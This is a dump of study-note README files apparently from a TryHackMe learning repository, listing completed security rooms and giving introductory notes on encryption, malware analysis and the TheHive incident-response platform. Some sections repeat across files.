41 | > - [x] [Metasploit: Introduction](https://tryhackme.com/jr/metasploitintro)
42 | > - [x] [Nessus](https://tryhackme.com/jr/rpnessusredux)
43 | > - [x] [Hydra](https://tryhackme.com/jr/hydra)
44 |
45 |
46 | - # ✅ [Application-based vulnerabilities]()
47 | > ## Use the following rooms to understand the core security issues with web applications.
48 | > ## The rooms in this section will give you the experience needed to identify and exploit some of the most common vulnerabilities found in the wild today.
49 | > - [X] [HTTP in detail](https://tryhackme.com/jr/httpindetail)
50 | > - [X] [OWASP Top 10](https://tryhackme.com/jr/owasptop10)
51 | > - [X] [OWASP Juice Shop](https://tryhackme.com/jr/owaspjuiceshop)
52 | > - [X] [Vulnversity](https://tryhackme.com/jr/vulnversity)
53 |
54 |
55 | - # ✅ [Network-based vulnerabilities]()
56 | > ## This section will start you off by exploring networking basics.
57 | > ## You will then move on to enumerating and exploiting a variety of different network services.
58 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
59 | > - [X] [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
60 | > - [X] [Network Services](https://tryhackme.com/jr/networkservices)
61 | > - [X] [Network Services 2](https://tryhackme.com/jr/networkservices2)
62 | > - [X] [Kenobi](https://tryhackme.com/jr/kenobi)
63 |
64 |
65 | - # [Local-host vulnerabilities]()
66 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
67 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
68 | > - [X] [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
69 | > - [x] [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
70 | > - [x] [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
71 | > - [x] [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
72 |
73 |
74 |
75 |
76 | ---
77 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/README.md:
--------------------------------------------------------------------------------
1 | # [Red Teaming](https://tryhackme.com/path-action/redteaming/join) | [Path Outline](https://tryhackme.com/path/outline/redteaming)
2 |
3 | The aim of this pathway is to show you how to emulate a potential adversary attack in complex environments.
4 | Going beyond penetration testing, you will learn to conduct successful Red Team engagements and challenge the defence capability of your clients.
5 |
6 | After completing this pathway, you will have the advanced skills needed to pursue new career opportunities in offensive security.
7 |
8 | ---
9 |
10 |
11 |
12 | ## [Red Team Fundamentals]()
13 | 
14 |
15 | ##### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s.
16 |
17 |
18 |
19 | - #### ✅ [Red Team Fundamentals]()
20 | ##### Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
21 |
22 |
23 | - #### ✅ [Red Team Engagements]()
24 | ##### Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
25 |
26 |
27 | - #### ✅ [Red Team Threat Intel]()
28 | ##### Apply threat intelligence to red team engagements and adversary emulation.
29 |
30 |
31 | - #### ✅ [Red Team OPSEC]()
32 | ##### Learn how to apply Operations Security (OPSEC) process for Red Teams.
33 |
34 |
35 | - #### ✅ [Intro to C2]()
36 | ##### Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
37 |
38 |
39 | ---
40 |
41 | ## [Initial Access]()
42 | 
43 |
44 | ##### Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
45 |
46 | - #### ✅ [Initial Access]()
47 | Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
48 |
49 | - #### ✅ [Red Team Recon]()
50 | Learn how to use DNS, advanced searching, Recon-ng, and Maltego to collect information about your target.
51 |
52 | - #### [Weaponization]()
53 | Understand and explore common red teaming weaponization techniques. You will learn to build custom payloads using common methods seen in the industry to get initial access.
54 |
55 | - #### [Password Attacks]()
56 | This room introduces the fundamental techniques to perform a successful password attack against various services and scenarios.
57 |
58 | - #### [Phishing]()
59 | Learn what phishing is and why it's important to a red team engagement. You will set up phishing infrastructure, write a convincing phishing email and try to trick your target into opening your email in a real-world simulation.
60 |
61 | ---
62 |
63 | ## [Post Compromise]()
64 | 
65 |
66 | ##### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
67 |
68 | ---
69 |
70 | ## [Host Evasions]()
71 | 
72 |
73 | ##### Understand the techniques behind host-based security and bypass the most common security products in Windows operating systems.
74 |
75 | ---
76 |
77 | ## [Network Security Evasion]()
78 | 
79 |
80 | ##### Learn how to bypass and evade different security solutions used in the industry, such as firewalls and IDS/IPS.
81 |
82 | ---
83 |
84 | ## [Compromising Active Directory]()
85 | 
86 |
87 | ##### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
88 |
89 | ---
90 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/Encryption - Crypto 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
3 | > An introduction to encryption, as part of a series on crypto
4 | - [x] Task 1 What will this room cover?
5 | - [x] Task 2 Key terms
6 | - [x] Task 3 Why is Encryption important?
7 | - [x] Task 4 Crucial Crypto Maths
8 | - [x] Task 5 Types of Encryption
9 | - `Symmetric encryption` uses the same key to encrypt and decrypt the data.
10 | - Examples of Symmetric encryption are DES (Broken) and AES.
11 | - These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).
12 | - `Asymmetric encryption` uses a pair of keys, one to encrypt and the other in the pair to decrypt.
13 | - Examples are RSA and Elliptic Curve Cryptography.
14 | - Normally these keys are referred to as a public key and a private key.
15 | - Data encrypted with the private key can be decrypted with the public key, and vice versa.
16 | - Your private key needs to be kept private, hence the name.
17 | - Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.
18 | - `RSA` and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength.
19 | - More about RSA later.
20 | - [x] Task 6 `RSA` - Rivest Shamir Adleman
21 | - There are some excellent tools for defeating RSA challenges in CTFs
22 | - [RsaCtfTool](https://github.com/Ganapati/RsaCtfTool)
23 | - [RsatTool](https://github.com/ius/rsatool)
24 | - [RSA ENCRYPTION](https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/)
25 | - The key variables that you need to know about for RSA in CTFs are p, q, m, n, e, d, and c.
26 | - “p” and “q” are large prime numbers, “n” is the product of p and q.
27 | - The public key is n and e, the private key is n and d.
28 | - “m” is used to represent the message (in plaintext) and “c” represents the ciphertext (encrypted text).
29 | - [x] Task 7 Establishing Keys Using Asymmetric Cryptography
30 | - [x] Task 8 Digital signatures and Certificates
31 | - [x] Task 9 SSH Authentication
32 | - [x] Task 10 Explaining Diffie Hellman Key Exchange
33 | - [x] Task 11 PGP, GPG and AES
34 | - [x] Task 12 The Future - Quantum Computers and Encryption
35 |
36 | ---
37 |
38 | # Key Terms
39 | - `Ciphertext` - The result of encrypting a plaintext, encrypted data
40 | - `Cipher` - A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.
41 | - `Plaintext` - Data before encryption, often text but not always. Could be a photograph or other file
42 | - `Encryption` - Transforming data into ciphertext, using a cipher.
43 | - `Encoding` - NOT a form of encryption, just a form of data representation like base64. Immediately reversible.
44 | - `Key` - Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.
45 | - `Passphrase` - Separate to the key, a passphrase is similar to a password and used to protect a key.
46 | - `Asymmetric encryption` - Uses different keys to encrypt and decrypt.
47 | - `Symmetric encryption` - Uses the same key to encrypt and decrypt
48 | - `Brute force` - Attacking cryptography by trying every different password or every different key
49 | - `Cryptanalysis` - Attacking cryptography by finding a weakness in the underlying maths
50 | - `RSA` - Rivest Shamir Adleman
51 | - `PGP` - Pretty Good Privacy
52 | - `GPG` - GNU Privacy Guard
53 | - `AES` - Advanced Encryption Standard
54 |
55 | # Private-key cryptosystems
56 | > Private-key cryptosystems use the same key for encryption and decryption.
57 | - Caesar cipher
58 | - Substitution cipher
59 | - Enigma machine
60 | - Data Encryption Standard
61 | - Twofish
62 | - Serpent
63 | - Camellia
64 | - Salsa20
65 | - ChaCha20
66 | - Blowfish
67 | - CAST5
68 | - Kuznyechik
69 | - RC4
70 | - 3DES
71 | - Skipjack
72 | - Safer
73 | - IDEA
74 | > Advanced Encryption Standard, also known as AES and Rijndael.
75 |
76 | # Public-key cryptosystems
77 | > Public-key cryptosystems use a public key for encryption and a private key for decryption.
78 | - Diffie–Hellman key exchange
79 | - RSA encryption
80 | - Rabin cryptosystem
81 | - Schnorr signature
82 | - ElGamal encryption
83 | - Elliptic-curve cryptography
84 | - Lattice-based cryptography
85 | - McEliece cryptosystem
86 | - Multivariate cryptography
87 | - Isogeny-based cryptography
88 |
89 | ---
90 |
91 | # Sources
92 |
93 |
94 |
--------------------------------------------------------------------------------
/Badges/README.md:
--------------------------------------------------------------------------------
1 |  [MAL: Malware Introductory](https://tryhackme.com/room/malmalintroductory)
4 | > ## The start of a series of rooms covering Malware Analysis...
5 | > - [ ] Task 1 [What is the Purpose of Malware Analysis?]()
6 | > - [ ] Task 2 [Understanding Malware Campaigns]()
7 | > - [ ] Task 3 [Identifying if a Malware Attack has Happened]()
8 | > - [ ] Task 4 [Static Vs. Dynamic Analysis]()
9 | > - [ ] Task 5 [Discussion of Provided Tools & Their Uses]()
10 | > - [ ] Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
11 | > - [ ] Task 7 [Obtaining MD5 Checksums of Provided Files]()
12 | > - [ ] Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
13 | > - [ ] Task 9 [Identifying if the Executables are obfuscated / packed]()
14 | > - [ ] Task 10 [What is Obfuscation / Packing?]()
15 | > - [ ] Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
16 | > - [ ] Task 12 [Introduction to Strings]()
17 | > - [ ] Task 13 [Introduction to Imports]()
18 | > - [ ] Task 14 [Practical Summary]()
19 |
20 | ---
21 |
22 | ## Task 1 [What is the Purpose of Malware Analysis?]()
23 | #### Malware is such a prevalent topic within Cybersecurity, and often an unfortunately recurring theme among global news today.
24 |
25 | Not only is malware analysis a form of incidence response, but it is also useful in understanding how the behaviours of variants of malware result in their respective categorisation.
26 |
27 | This room will be a practical introduction to the techniques and tools used throughout malware analysis - albeit brief, I hope to expand on these techniques a lot more in-depth within the future.
28 |
29 | #### When analysing malware, it is important to consider the following:
30 |
31 | - Point of Entry (PoE) I.e.
32 | - [ ] Was it through spam that our e-mail filtering missed and the user opened the attachment?
33 | - Let's review our spam filters and train our users better for future prevention!
34 |
35 | - [ ] What are the indicators that malware has even been executed on a machine?
36 | - [ ] Are there any files, processes, or perhaps any attempt of "un-ordinary" communication?
37 |
38 | - [ ] How does the malware perform?
39 | - [ ] Does it attempt to infect other devices?
40 | - [ ] Does it encrypt files or install anything like a backdoor / Remote Access Tool (RAT)?
41 |
42 | - [ ] Most importantly - can we ultimately prevent and/or detect further infection?!
43 |
44 | ---
45 |
46 | ## Task 2 [Understanding Malware Campaigns]()
47 |
48 | Despite the many variants of malware, attacks can generally be classified into two types: Targeted and Mass Campaign.
49 |
50 | ### Targeted
51 |
52 | A "Targeted" attack is just that - targeted.
53 | In most cases, malware attacks that occur this way are created for a specific purpose against a specific target.
54 | A great example of this type of purpose could be the DarkHotel malware, whom is designed to steal information such as authentication details from government officials.
55 |
56 | ### Mass Campaign
57 |
58 | On the other hand, the "Mass Campaign" classification can be akin to many real life examples, and is the most common type of attacks.
59 | The entire purpose of this type of Malware is to infect as many devices as possible and perform whatever it may - regardless of target.
60 |
61 | Companies such as Kaspersky to name one, track these campaigns (known as Advanced Persistent Threats (APTs) and often report on their infection rate and indicators, much akin to the real-life spread of a virus from the World Health Organisation (WHO).
62 |
63 | Kaspersky report on the "Crouching Yeti (Energetic Bear)" campaign, this campaign specifically targets the following:
64 |
65 | - Industrial/machinery
66 | - Manufacturing
67 | - Pharmaceutical
68 | - Construction
69 | - Education
70 | - Information technology
71 |
72 | (Kaspersky)
73 |
74 | Whilst it this variant is technically targeted, there is a rather large scope of this variant of malware, and as such, can be considered as a "Mass Campaign" attack.
75 |
76 | ---
77 |
78 | ## Task 3 [Identifying if a Malware Attack has Happened]()
79 |
80 | ---
81 |
82 | ## Task 4 [Static Vs. Dynamic Analysis]()
83 |
84 | ---
85 |
86 | ## Task 5 [Discussion of Provided Tools & Their Uses]()
87 |
88 | ---
89 |
90 | ## Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
91 |
92 | ---
93 |
94 | ## Task 7 [Obtaining MD5 Checksums of Provided Files]()
95 |
96 | ---
97 |
98 | ## Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
99 |
100 | ---
101 |
102 | ## Task 9 [Identifying if the Executables are obfuscated / packed]()
103 |
104 | ---
105 |
106 | ## Task 10 [What is Obfuscation / Packing?]()
107 |
108 | ---
109 |
110 | ## Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
111 |
112 | ---
113 |
114 | ## Task 12 [Introduction to Strings]()
115 |
116 | ---
117 |
118 | ## Task 13 [Introduction to Imports]()
119 |
120 | ---
121 |
122 | ## Task 14 [Practical Summary]()
123 |
--------------------------------------------------------------------------------
/Room/TheHive Project/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [TheHive Project](https://tryhackme.com/room/thehiveproject)
4 | #### Learn how to use TheHive, a Security Incident Response Platform, to report investigation findings
5 |
6 | - Task 1 | Room Outline
7 | - Task 2 | Introduction
8 | - Task 3 | TheHive Features & Integrations
9 | - Task 4 | User Profiles & Permissions
10 | - Task 5 | Analyst Interface Navigation
11 | - Task 6 | Room Conclusion
12 |
13 | ---
14 |
15 | - ## Task 1 | Room Outline
16 |
17 | Welcome to TheHive Project Outline!
18 |
19 | This room will cover the foundations of using the TheHive Project, a Security Incident Response Platform.
20 | Specifically, we will be looking at:
21 |
22 | - What TheHive is?
23 | - An overview of the platform's functionalities and integrations.
24 | - Installing TheHive for yourself.
25 | - Navigating the UI.
26 | - Creation of a case assessment.
27 |
28 | Before we begin, ensure you download the attached file, as it will be needed for Task 5.
29 |
30 | 
31 |
32 |
33 |
34 | ---
35 |
36 | - ## Task 2 | Introduction
37 |
38 | TheHive Project is a scalable, open-source and freely available Security Incident Response Platform, designed to assist security analysts and practitioners working in SOCs, CSIRTs and CERTs to track, investigate and act upon identified security incidents in a swift and collaborative manner.
39 |
40 | Security Analysts can collaborate on investigations simultaneously, ensuring real-time information pertaining to new or existing cases, tasks, observables and IOCs are available to all team members.
41 |
42 | More information about the project can be found on https://thehive-project.org/ & their [GitHub Repo](https://github.com/TheHive-Project/TheHive).
43 |
44 | 
45 | Image: Cases dashboard on TheHive by order of reported severity
46 |
47 |
48 | TheHive Project operates under the guide of three core functions:
49 |
50 | - **Collaborate**: Multiple analysts from one organisation can work together on the same case simultaneously. Through its live stream capabilities, everyone can keep an eye on the cases in real time.
51 | - **Elaborate**: Investigations correspond to cases. The details of each case can be broken down into associated tasks, which can be created from scratch or through a template engine. Additionally, analysts can record their progress, attach artifacts of evidence and assign tasks effortlessly.
52 | - **Act**: A quick triaging process can be supported by allowing analysts to add observables to their cases, leveraging tags, flagging IOCs and identifying previously seen observables to feed their threat intelligence.
53 |
54 |
55 | ---
56 |
57 | - ## Task 3 | TheHive Features & Integrations
58 |
59 | TheHive allows analysts from one organisation to work together on the same case simultaneously. This is due to the platform's rich feature set and integrations that support analyst workflows. The features include:
60 |
61 | - **Case/Task Management**: Every investigation is meant to correspond to a case that has been created. Each case can be broken down into one or more tasks for added granularity and even be turned into templates for easier management. Additionally, analysts can record their progress, attach pieces of evidence or noteworthy files, add tags and other archives to cases.
62 |
63 | - **Alert Triage**: Cases can be imported from SIEM alerts, email reports and other security event sources. This feature allows an analyst to go through the imported alerts and decide whether or not they are to be escalated into investigations or incident response.
64 |
65 | - **Observable Enrichment with Cortex**: One of the main feature integrations TheHive supports is Cortex, an observable analysis and active response engine. Cortex allows analysts to collect more information from threat indicators by performing correlation analysis and developing patterns from the cases. More information on [Cortex](https://github.com/TheHive-Project/Cortex/).
66 |
67 | - **Active Response**: TheHive allows analysts to use Responders and run active actions to communicate, share information about incidents and prevent or contain a threat.
68 |
69 | - **Custom Dashboards**: Statistics on cases, tasks, observables, metrics and more can be compiled and distributed on dashboards that can be used to generate useful KPIs within an organisation.
70 |
71 | - **Built-in MISP Integration**: Another useful integration is with [MISP](https://www.misp-project.org/index.html), a threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks and other threats. This integration allows analysts to create cases from MISP events, import IOCs or export their own identified indicators to their MISP communities.
72 |
73 | Other notable integrations that TheHive supports are [DigitalShadows2TH](https://github.com/TheHive-Project/DigitalShadows2TH) & [ZeroFox2TH](https://github.com/TheHive-Project/Zerofox2TH), free and open-source extensions of alert feeders from [DigitalShadows](https://www.digitalshadows.com/) and [ZeroFox](https://www.zerofox.com/) respectively. These integrations ensure that alerts can be added into TheHive and transformed into new cases using pre-defined incident response templates or by adding to existing cases.
74 |
75 |
76 | ---
77 |
78 | - ## Task 4 | User Profiles & Permissions
79 |
80 | ---
81 |
82 | - ## Task 5 | Analyst Interface Navigation
83 |
84 | ---
85 |
86 | - ## Task 6 | Room Conclusion
87 |
88 | ---
89 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/Introduction to Web Hacking/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Introduction to Web Hacking
3 |
4 | 
5 |
6 | ### Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
7 |
8 | 
9 | - [x] [Walking An Application](https://tryhackme.com/jr/walkinganapplication)
10 | - Manually review a web application for security issues using only your browsers developer tools. Hacking with just your browser, no tools or scripts.
11 | - [x] Task 1 Walking An Application
12 | - [x] Task 2 Exploring The Website
13 | - [x] Task 3 Viewing The Page Source
14 | - [x] Task 4 Developer Tools - Inspector
15 | - [x] Task 5 Developer Tools - Debugger
16 | - [x] Task 6 Developer Tools - Network
17 |
18 | - [x] [Content Discovery](https://tryhackme.com/room/contentdiscovery)
19 | - Learn the various ways of discovering hidden or private content on a webserver that could lead to new vulnerabilities.
20 | - [x] Task 1 What Is Content Discovery?
21 | - [x] Task 2 Manual Discovery - Robots.txt
22 | - [x] Task 3 Manual Discovery - Favicon
23 | - [x] Task 4 Manual Discovery - Sitemap.xml
24 | - [x] Task 5 Manual Discovery - HTTP Headers
25 | - [x] Task 6 Manual Discovery - Framework Stack
26 | - [x] Task 7 OSINT - Google Hacking / Dorking
27 | - [x] Task 8 OSINT - Wappalyzer
28 | - [x] Task 9 OSINT - Wayback Machine
29 | - [x] Task 10 OSINT - GitHub
30 | - [x] Task 11 OSINT - S3 Buckets
31 | - [x] Task 12 Automated Discovery
32 |
33 | - [x] [Subdomain Enumeration](https://tryhackme.com/room/subdomainenumeration)
34 | - Learn the various ways of discovering subdomains to expand your attack surface of a target.
35 | - [x] Task 1 Brief
36 | - [x] Task 2 OSINT - SSL/TLS Certificates
37 | - [x] Task 3 OSINT - Search Engines
38 | - [x] Task 4 DNS Bruteforce
39 | - [x] Task 5 OSINT - Sublist3r
40 | - [x] Task 6 Virtual Hosts
41 |
42 | - [x] [Authentication Bypass](https://tryhackme.com/room/authenticationbypass)
43 | - Learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.
44 | - [x] Task 1 Brief
45 | - [x] Task 2 Username Enumeration
46 | - [x] Task 3 Brute Force
47 | - [x] Task 4 Logic Flaw
48 | - [x] Task 5 Cookie Tampering
49 |
50 | - [x] [IDOR](https://tryhackme.com/room/idor)
51 | - Learn how to find and exploit IDOR vulnerabilities in a web application giving you access to data that you shouldn't have.
52 | - [x] Task 1 What is an IDOR?
53 | - [x] Task 2 An IDOR Example
54 | - [x] Task 3 Finding IDORs in Encoded IDs
55 | - [x] Task 4 Finding IDORs in Hashed IDs
56 | - [x] Task 5 Finding IDORs in Unpredictable IDs
57 | - [x] Task 6 Where are IDORs located
58 | - [x] Task 7 A Practical IDOR Example
59 |
60 | - [x] [File Inclusion](https://tryhackme.com/room/fileinc)
61 | - This room introduces file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal.
62 | - [x] Task 1 Introduction
63 | - [x] Task 2 Deploy the VM
64 | - [x] Task 3 Path Traversal
65 | - [x] Task 4 Local File Inclusion - LFI
66 | - [x] Task 5 Local File Inclusion - LFI #2
67 | - [x] Task 6 Remote File Inclusion - RFI
68 | - [x] Task 7 Remediation
69 | - [x] Task 8 Challenge
70 |
71 | - [x] [SSRF](https://tryhackme.com/room/ssrfqi)
72 | - Learn how to exploit Server-Side Request Forgery (SSRF) vulnerabilities, allowing you to access internal server resources.
73 | - [x] Task 1 What is an SSRF?
74 | - [x] Task 2 SSRF Examples
75 | - [x] Task 3 Finding an SSRF
76 | - [x] Task 4 Defeating Common SSRF Defenses
77 | - [x] Task 5 SSRF Practical
78 |
79 | - [x] [Cross-site Scripting](https://tryhackme.com/room/xssgi)
80 | - Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.
81 | - [x] Task 1 Room Brief
82 | - [x] Task 2 XSS Payloads
83 | - [x] Task 3 Reflected XSS
84 | - [x] Task 4 Stored XSS
85 | - [x] Task 5 DOM Based XSS
86 | - [x] Task 6 Blind XSS
87 | - [x] Task 7 Perfecting your payload
88 | - [x] Task 8 Practical Example (Blind XSS)
89 |
90 | - [x] [Command Injection](https://tryhackme.com/room/oscommandinjection)
91 | - Learn about a vulnerability allowing you to execute commands through a vulnerable app, and its remediations.
92 | - [x] Task 1 Introduction (What is Command Injection?)
93 | - [x] Task 2 Discovering Command Injection
94 | - [x] Task 3 Exploiting Command Injection
95 | - [x] Task 4 Remediating Command Injection
96 | - [x] Task 5 Practical: Command Injection (Deploy)
97 | - [x] Task 6 Conclusion
98 |
99 | - [x] [SQL Injection](https://tryhackme.com/room/sqlinjectionlm)
100 | - Learn how to detect and exploit SQL Injection vulnerabilities
101 | - [x] Task 1 Brief
102 | - [x] Task 2 What is a Database?
103 | - [x] Task 3 What is SQL?
104 | - [x] Task 4 What is SQL Injection?
105 | - [x] Task 5 In-Band SQLi
106 | - [x] Task 6 Blind SQLi - Authentication Bypass
107 | - [x] Task 7 Blind SQLi - Boolean Based
108 | - [x] Task 8 Blind SQLi - Time Based
109 | - [x] Task 9 Out-of-Band SQLi
110 | - [x] Task 10 Remediation
111 |
--------------------------------------------------------------------------------
/King of the Hill/README.md:
--------------------------------------------------------------------------------
1 |
[MAL: Malware Introductory](https://tryhackme.com/room/malmalintroductory)
4 | > ## The start of a series of rooms covering Malware Analysis...
5 | > - [ ] Task 1 [What is the Purpose of Malware Analysis?]()
6 | > - [ ] Task 2 [Understanding Malware Campaigns]()
7 | > - [ ] Task 3 [Identifying if a Malware Attack has Happened]()
8 | > - [ ] Task 4 [Static Vs. Dynamic Analysis]()
9 | > - [ ] Task 5 [Discussion of Provided Tools & Their Uses]()
10 | > - [ ] Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
11 | > - [ ] Task 7 [Obtaining MD5 Checksums of Provided Files]()
12 | > - [ ] Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
13 | > - [ ] Task 9 [Identifying if the Executables are obfuscated / packed]()
14 | > - [ ] Task 10 [What is Obfuscation / Packing?]()
15 | > - [ ] Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
16 | > - [ ] Task 12 [Introduction to Strings]()
17 | > - [ ] Task 13 [Introduction to Imports]()
18 | > - [ ] Task 14 [Practical Summary]()
19 |
20 | ---
21 |
22 | ## Task 1 [What is the Purpose of Malware Analysis?]()
23 | #### Malware is such a prevalent topic within Cybersecurity, and often an unfortunately recurring theme among global news today.
24 |
25 | Not only is malware analysis a form of incidence response, but it is also useful in understanding how the behaviours of variants of malware result in their respective categorisation.
26 |
27 | This room will be a practical introduction to the techniques and tools used throughout malware analysis - albeit brief, I hope to expand on these techniques a lot more in-depth within the future.
28 |
29 | #### When analysing malware, it is important to consider the following:
30 |
31 | - Point of Entry (PoE) I.e.
32 | - [ ] Was it through spam that our e-mail filtering missed and the user opened the attachment?
33 | - Let's review our spam filters and train our users better for future prevention!
34 |
35 | - [ ] What are the indicators that malware has even been executed on a machine?
36 | - [ ] Are there any files, processes, or perhaps any attempt of "un-ordinary" communication?
37 |
38 | - [ ] How does the malware perform?
39 | - [ ] Does it attempt to infect other devices?
40 | - [ ] Does it encrypt files or install anything like a backdoor / Remote Access Tool (RAT)?
41 |
42 | - [ ] Most importantly - can we ultimately prevent and/or detect further infection?!
43 |
44 | ---
45 |
46 | ## Task 2 [Understanding Malware Campaigns]()
47 |
48 | Despite the many variants of malware, attacks can generally be classified into two types: Targeted and Mass Campaign.
49 |
50 | ### Targeted
51 |
52 | A "Targeted" attack is just that - targeted.
53 | In most cases, malware attacks that occur this way are created for a specific purpose against a specific target.
54 | A great example of this type of purpose could be the DarkHotel malware, whom is designed to steal information such as authentication details from government officials.
55 |
56 | ### Mass Campaign
57 |
58 | On the other hand, the "Mass Campaign" classification can be akin to many real life examples, and is the most common type of attacks.
59 | The entire purpose of this type of Malware is to infect as many devices as possible and perform whatever it may - regardless of target.
60 |
61 | Companies such as Kaspersky to name one, track these campaigns (known as Advanced Persistent Threats (APTs) and often report on their infection rate and indicators, much akin to the real-life spread of a virus from the World Health Organisation (WHO).
62 |
63 | Kaspersky report on the "Crouching Yeti (Energetic Bear)" campaign, this campaign specifically targets the following:
64 |
65 | - Industrial/machinery
66 | - Manufacturing
67 | - Pharmaceutical
68 | - Construction
69 | - Education
70 | - Information technology
71 |
72 | (Kaspersky)
73 |
74 | Whilst it this variant is technically targeted, there is a rather large scope of this variant of malware, and as such, can be considered as a "Mass Campaign" attack.
75 |
76 | ---
77 |
78 | ## Task 3 [Identifying if a Malware Attack has Happened]()
79 |
80 | ---
81 |
82 | ## Task 4 [Static Vs. Dynamic Analysis]()
83 |
84 | ---
85 |
86 | ## Task 5 [Discussion of Provided Tools & Their Uses]()
87 |
88 | ---
89 |
90 | ## Task 6 [Connecting to the Windows Analysis Environment (Deploy)]()
91 |
92 | ---
93 |
94 | ## Task 7 [Obtaining MD5 Checksums of Provided Files]()
95 |
96 | ---
97 |
98 | ## Task 8 [Now lets see if the MD5 Checksums have been analysed before]()
99 |
100 | ---
101 |
102 | ## Task 9 [Identifying if the Executables are obfuscated / packed]()
103 |
104 | ---
105 |
106 | ## Task 10 [What is Obfuscation / Packing?]()
107 |
108 | ---
109 |
110 | ## Task 11 [Visualising the Differences Between Packed & Non-Packed Code]()
111 |
112 | ---
113 |
114 | ## Task 12 [Introduction to Strings]()
115 |
116 | ---
117 |
118 | ## Task 13 [Introduction to Imports]()
119 |
120 | ---
121 |
122 | ## Task 14 [Practical Summary]()
123 |
--------------------------------------------------------------------------------
/Room/TheHive Project/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [TheHive Project](https://tryhackme.com/room/thehiveproject)
4 | #### Learn how to use TheHive, a Security Incident Response Platform, to report investigation findings
5 |
6 | - Task 1 | Room Outline
7 | - Task 2 | Introduction
8 | - Task 3 | TheHive Features & Integrations
9 | - Task 4 | User Profiles & Permissions
10 | - Task 5 | Analyst Interface Navigation
11 | - Task 6 | Room Conclusion
12 |
13 | ---
14 |
15 | - ## Task 1 | Room Outline
16 |
17 | Welcome to TheHive Project Outline!
18 |
19 | This room will cover the foundations of using the TheHive Project, a Security Incident Response Platform.
20 | Specifically, we will be looking at:
21 |
22 | - What TheHive is?
23 | - An overview of the platform's functionalities and integrations.
24 | - Installing TheHive for yourself.
25 | - Navigating the UI.
26 | - Creation of a case assessment.
27 |
28 | Before we begin, ensure you download the attached file, as it will be needed for Task 5.
29 |
30 | 
31 |
32 |
33 |
34 | ---
35 |
36 | - ## Task 2 | Introduction
37 |
38 | TheHive Project is a scalable, open-source and freely available Security Incident Response Platform, designed to assist security analysts and practitioners working in SOCs, CSIRTs and CERTs to track, investigate and act upon identified security incidents in a swift and collaborative manner.
39 |
40 | Security Analysts can collaborate on investigations simultaneously, ensuring real-time information pertaining to new or existing cases, tasks, observables and IOCs are available to all team members.
41 |
42 | More information about the project can be found on https://thehive-project.org/ & their [GitHub Repo](https://github.com/TheHive-Project/TheHive).
43 |
44 | 
45 | Image: Cases dashboard on TheHive by order of reported severity
46 |
47 |
48 | TheHive Project operates under the guide of three core functions:
49 |
50 | - **Collaborate**: Multiple analysts from one organisation can work together on the same case simultaneously. Through its live stream capabilities, everyone can keep an eye on the cases in real time.
51 | - **Elaborate**: Investigations correspond to cases. The details of each case can be broken down into associated tasks, which can be created from scratch or through a template engine. Additionally, analysts can record their progress, attach artifacts of evidence and assign tasks effortlessly.
52 | - **Act**: A quick triaging process can be supported by allowing analysts to add observables to their cases, leveraging tags, flagging IOCs and identifying previously seen observables to feed their threat intelligence.
53 |
54 |
55 | ---
56 |
57 | - ## Task 3 | TheHive Features & Integrations
58 |
59 | TheHive allows analysts from one organisation to work together on the same case simultaneously. This is due to the platform's rich feature set and integrations that support analyst workflows. The features include:
60 |
61 | - **Case/Task Management**: Every investigation is meant to correspond to a case that has been created. Each case can be broken down into one or more tasks for added granularity and even be turned into templates for easier management. Additionally, analysts can record their progress, attach pieces of evidence or noteworthy files, add tags and other archives to cases.
62 |
63 | - **Alert Triage**: Cases can be imported from SIEM alerts, email reports and other security event sources. This feature allows an analyst to go through the imported alerts and decide whether or not they are to be escalated into investigations or incident response.
64 |
